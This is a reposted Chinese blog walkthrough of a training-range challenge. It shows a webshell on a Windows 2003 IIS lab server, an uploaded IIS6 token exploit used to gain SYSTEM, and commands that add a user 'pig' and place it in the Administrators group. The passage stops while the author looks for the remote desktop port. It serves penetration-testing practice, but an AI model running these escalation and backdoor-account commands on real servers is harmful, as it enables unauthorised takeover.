

获取目标服务器c盘下flag文件信息,公开课基础演练靶场 第六章 webshell控制目标详细解题思路...

转载

只想摸鱼的社畜 于 2021-08-06 07:28:30 发布 178 收藏

文章标签: [获取目标服务器c盘下flag文件信息](#)

我看见第六章的传送门上写着大大的两个字--提权!!

在上一章中,我已经通过上传一句话马,用菜刀连接了上传的这个文件,从而得到了后台的部分权限。但是我试过,现在拥有的权限,还不能打开c盘中的文件。而C盘中的文件往往都是比较重要的,因此,我需要提升自己的权限,如下图。

第六章: SYSTEM! POWER! 【配套课时: webshell控制目标 实战演练】 (Rank: 15)

Tips:

- 1、提权!
- 2、FLAG在C盘根目录下!

从第六章的提示可以看出,这次的目标是提权。上一章中已经通过菜刀和一句话马侵入了这个网站的服务端但是权限不高

尤里嘿嘿笑了起来,简单的Win2003,只要拿到SYSTEM权限,他就可以向女神小芳炫技去了。。
[传送门](#)

Flag:

进入传送门后,发现这一章的网站仍然是之前看到过的那个。而这个网站的管理员cookie已经被我拿到,并且已经成功上传一句话马至服务器了,如下图。

不安全 | 120.203.13.75:8002


CSDN博客 博客园 鸠摩搜书 SegmentFault 思否 黑客新闻 腾讯课堂 Track 安全社区 封神台 漏洞盒子

福建博均雕塑脱胎漆器有限公司
FUJIAN BOJUN DIAOSHU TUOTAIQIQU LIMITED COMPANY


网站首页 | 关于我们 | 产品中心 | 新闻中心 | 客户案例 | 在线留言 | 联系我们

进入传送门,看到了和上一章一样的网站。
在上一章中已经获取管理员cookie并进入了这个网站的管理员页面
通过上传一句话马,用菜刀窥探了这个网站服务端的结构。

因此我直接来到了菜刀,进入了文件管理器视图,并试图点开C盘,如下图。



进入c盘之后, 一眼就扫到了flag.txt。这么简单吗? 点开试试, 如下图。




但是并没有权限访问这个文件, 这就很尴尬了。所以目标已经非常明确了--提升我的权限, 让我能够访问C盘中的文件。那么怎么提升我的权限呢--命令行工具! cmd命令行自带了很多的系统指令, 其中包括添加用户/添加用户组等等, 这不正好合适吗? 我添加一个自己的用户身份, 然后把这个用户添加到管理员组, 再用这个用户去登陆服务器, 不就有权去打开flag.txt文件了, 如下图。

请稍候...

双击之后，发现我并没有权限去访问
因此，现在的目标就很明确了，
我需要用过某些手段提权，
才能查看c盘中的这个文件。
而众所周知，命令行就是一个很好的提权工具，
因为它自带了很多系统函数。
我们可以通过添加管理员用户来获取该系统的最高权限




说干就干。我来到了菜刀初始页面，右键并打开了虚拟终端，进入了命令行，如下图。




进入命令行之后，我直接输入了whoami指令，查看我当前的身份。但是却发现拒绝访问。这是为啥呢？因为命令提示符是在C盘的，但是C盘里的东西我不能访问。这可咋整！




于是我又想起了老师提供的那个cmd.exe文件。我直接把这个文件传到服务器中我能访问的盘符不就可以用cmd了吗，如下图。




经过测试，我发现E盘是可以上传文件的。因此我选择在E盘的RECYCLER文件夹下进行上传，如下图。




选择cmd.exe进行上传，如下图。




可以看到，文件正在上传，如下图。



上传成功后，直接在这个文件上右键并打开虚拟终端，如下图。



我再次输入whoami命令。这次果然有权限了，但是从返回结果看，我目前只是一个普通用户，如下图。



然后我按照刚才的思路进行添加用户--pigking。但是又拒绝访问。


```
[*] 基本信息 [ C:\D:\E: ]
E:\05\UploadFiles> whoami
nt authority\network service

E:\05\UploadFiles> net user pigking 123 /add
发生系统错误 5。
拒绝访问。
E:\05\UploadFiles> |
```


此时输入添加用户pigking, 密码123指令

发现再次拒绝访问

这又是为啥？这是因为使用cmd需要用到外部接口wscript.shell。但是wscript.shell仍然在C盘，C盘我们仍然无法访问。这可怎么办？那么就只能再上传一个已经组装好的wscript.shell，也就是下图的iis6.exe。



上传完成之后，如下图，我继续回到命令行界面。



此时，我用cd命令切换到刚才上传文件的目录--E:\RECYCLER，如下图。

```
[*] 基本信息 [ C:D:E: ]
E:\05\UploadFiles\> whoami
nt authority\network service

E:\05\UploadFiles\> net user pigking 123 /add
发生系统错误 5。
拒绝访问。

E:\05\UploadFiles\> cd ../
E:\05\> cd ../
E:\> cd RECYCLER
E:\RECYCLER\> |
```

此时，切换到刚才上传文件的那个目录

然后我通过iis6.exe执行了whoami命令--iis6.exe "whoami"。然后，程序返回了很多信息，其中--this exploit gives you a local system shell，我从这句话中看出它已经给了我system的命令行权限，如下图。

```
E:\05\UploadFiles\> cd ../
E:\05\> cd ../
E:\> cd RECYCLER
E:\RECYCLER\> iis6.exe "whoami"
[IIS6Up]-->IIS Token PipeAdmin golds7n Version
[IIS6Up]-->This exploit gives you a Local System shell
[IIS6Up]-->Set registry OK
[process walking]: 320 w3wp.exe
[process walking]: 1436 cmd.exe
[process walking]: 2756 wmiiprvse.exe
[IIS6Up]-->Got WMI process Pid: 2756
[Try 1 time...]
[Try 2 time...]
[Try 3 time...]
[Try 4 time...]
E:\RECYCLER\>
```

我通过iis6.exe再次执行了whoami

通过这句话，可以看出，这个组件已经赋予了我一个本地的最高权限

因此，我再执行同样的指令，以确定我现在的身份。现在我看到cmd正在以system权限执行这条指令，而我现在的权限已经变成了system，如下图。

```
E:\05\> cd ../
E:\> cd RECYCLER
E:\RECYCLER\> iis6.exe "whoami"
[IIS6Up]-->IIS Token PipeAdmin golds7n Version
[IIS6Up]-->This exploit gives you a Local System shell
[IIS6Up]-->Set registry OK
[process walking]: 320 w3wp.exe
[process walking]: 1436 cmd.exe
[process walking]: 2756 wmiiprvse.exe
[IIS6Up]-->Got WMI process Pid: 2756
[Try 1 time...]
[Try 2 time...]
[Try 3 time...]
[Try 4 time...]
E:\RECYCLER\> iis6.exe "whoami"
[IIS6Up]-->IIS Token PipeAdmin golds7n Version
[IIS6Up]-->This exploit gives you a Local System shell
[IIS6Up]-->Set registry OK
[process walking]: 320 w3wp.exe
[process walking]: 2716 iis6.exe
[process walking]: 2756 wmiiprvse.exe
[IIS6Up]-->Got WMI process Pid: 2756
[Try 1 time...]
[IIS6Up]-->Found token SYSTEM
[*]Running command with SYSTEM Token...
[*]Command: whoami
[+]Done, command should have ran as SYSTEM!
nt authority\system
E:\RECYCLER\>
```

再次执行，以确定我的身份

可以看到，我已经可以使用最高权限了

此时，就已经在用最高权限执行whoami的命令了

返回了我的身份--system!

于是，我再次尝试通过--iis6.exe “net user pig 123 /add”添加pig用户，此时，这条命令就成功了，如下图。

```
E:\RECYCLER\> iis6.exe "net user pig 123 /add"
[IIS6Up] -> IIS Token PipeAdmin golds7n Version
[IIS6Up] -> This exploit gives you a Local System shell
[IIS6Up] -> Set registry OK
[process walking]: 240 iis6.exe
[process walking]: 320 w3wp.exe
[process walking]: 2756 wmiprvse.exe
[IIS6Up] -> Got WMI process Pid: 2756
[Try 1 time...]
[IIS6Up] -> Found token SYSTEM
[*] Running command with SYSTEM Token...
[*] Command: net user pig 123 /add
[+] Done, command should have ran as SYSTEM!
命令成功完成。

E:\RECYCLER\>
```

此时，通过iis6.exe执行添加pig用户，密码为123的指令

命令成功完成

然后我用net user pig指令查看了pig用户的信息，发现它现在只是普通用户，所以我应该把它变成管理员用户才行，如下图。

```
E:\RECYCLER\> iis6.exe "net user pig"
[IIS6Up] -> IIS Token PipeAdmin golds7n Version
[IIS6Up] -> This exploit gives you a Local System shell
[IIS6Up] -> Set registry OK
[process walking]: 320 w3wp.exe
[process walking]: 1736 cmd.exe
[process walking]: 2756 wmiprvse.exe
[IIS6Up] -> Got WMI process Pid: 2756
[Try 1 time...]
[IIS6Up] -> Found token SYSTEM
[*] Running command with SYSTEM Token...
[*] Command: net user pig
[+] Done, command should have ran as SYSTEM!
用户名                pig
全名
注释
用户的注释
国家(地区)代码        000 (系统默认值)
帐户启用                Yes
帐户到期                从不
上次设置密码            2018-9-7 10:33
密码到期                2018-10-20 9:21
密码可更改              2018-9-7 10:33
需要密码                Yes
用户可以更改密码        Yes
允许的工作站            All
登录脚本
用户配置文件
主目录
上次登录                从不
可允许的登录小时数      All
本地组成员                *Users
主组成员                  *None
命令成功完成。
```

此时用net user pig查看pig用户

发现只是在普通用户组中

于是，我用iis6.exe "net localgroup Administrators pig /add"指令向管理员用户组成功添加了pig用户，如下图。

```
E:\RECYCLER\> iis6.exe "net localgroup Administrators pig /add"
[IIS6Up] -> IIS Token PipeAdmin golds7n Version
[IIS6Up] -> This exploit gives you a Local System shell
[IIS6Up] -> Set registry OK
[process walking]: 320 w3wp.exe
[process walking]: 2756 wmiprvse.exe
[IIS6Up] -> Got WMI process Pid: 2756
[Try 1 time...]
[IIS6Up] -> Found token SYSTEM
[*] Running command with SYSTEM Token...
[*] Command: net localgroup Administrators pig /add
[+] Done, command should have ran as SYSTEM!
命令成功完成。

E:\RECYCLER\>
```

此时，我使用这条指令向管理员组添加pig用户

成功!

再次查看pig用户，发现它已经再管理员用户组中了，如下图。


```

E:\RECYCLER\> iis6.exe "net user pig"
[IIS6Up] -> IIS Token PipeAdmin golds/n Version
[IIS6Up] -> This exploit gives you a Local System shell
[IIS6Up] -> Set registry OK
[process walking]: 320 w3wp.exe
[process walking]: 2756 wmiprvse.exe
[IIS6Up] -> Got WMI process Pid: 2756
[Try 1 time...]
[IIS6Up] -> Found token SYSTEM
[*] Running command with SYSTEM Token...
[*] Command: net user pig
[+] Done, command should have ran as SYSTEM!
用户名                pig
姓名
注释
用户的注释
国家(地区)代码        000 (系统默认值)
帐户启用              Yes
帐户到期              从不
上次设置密码          2018-9-7 10:20
密码到期              2018-10-20 9:07
密码可更改            2018-9-7 10:20
需要密码              Yes
用户可以更改密码      Yes
允许的工作站          All
登录脚本
用户配置文件
主目录
上次登录              从不
可允许的登录小时数    All
本地组成员            *Administrators *Users
全局组成员            *None
命令成功完成。

```

再次查看pig用户

发现已经是管理员组中的用户了

既然我已经拥有了管理员用户，那么我就需要利用这个用户去搞事情。于是我想到了用远程桌面服务去连接这个网站的服务器，并用pig用户登陆。于是我打开远程桌面，并输入该网站的ip+port，但是却显示无法连接。远程桌面作为一个程序，那么它一定占用了端口号。而ip+端口号表示的是域名，而这个端口号其实就是服务软件的端口号，ip表示的是这台服务器电脑，因此如果想和服务器上的远程桌面服务进行对接，那么肯定要把端口号换成它占用的端口号。因此我们需要去获取端口号，如下图。



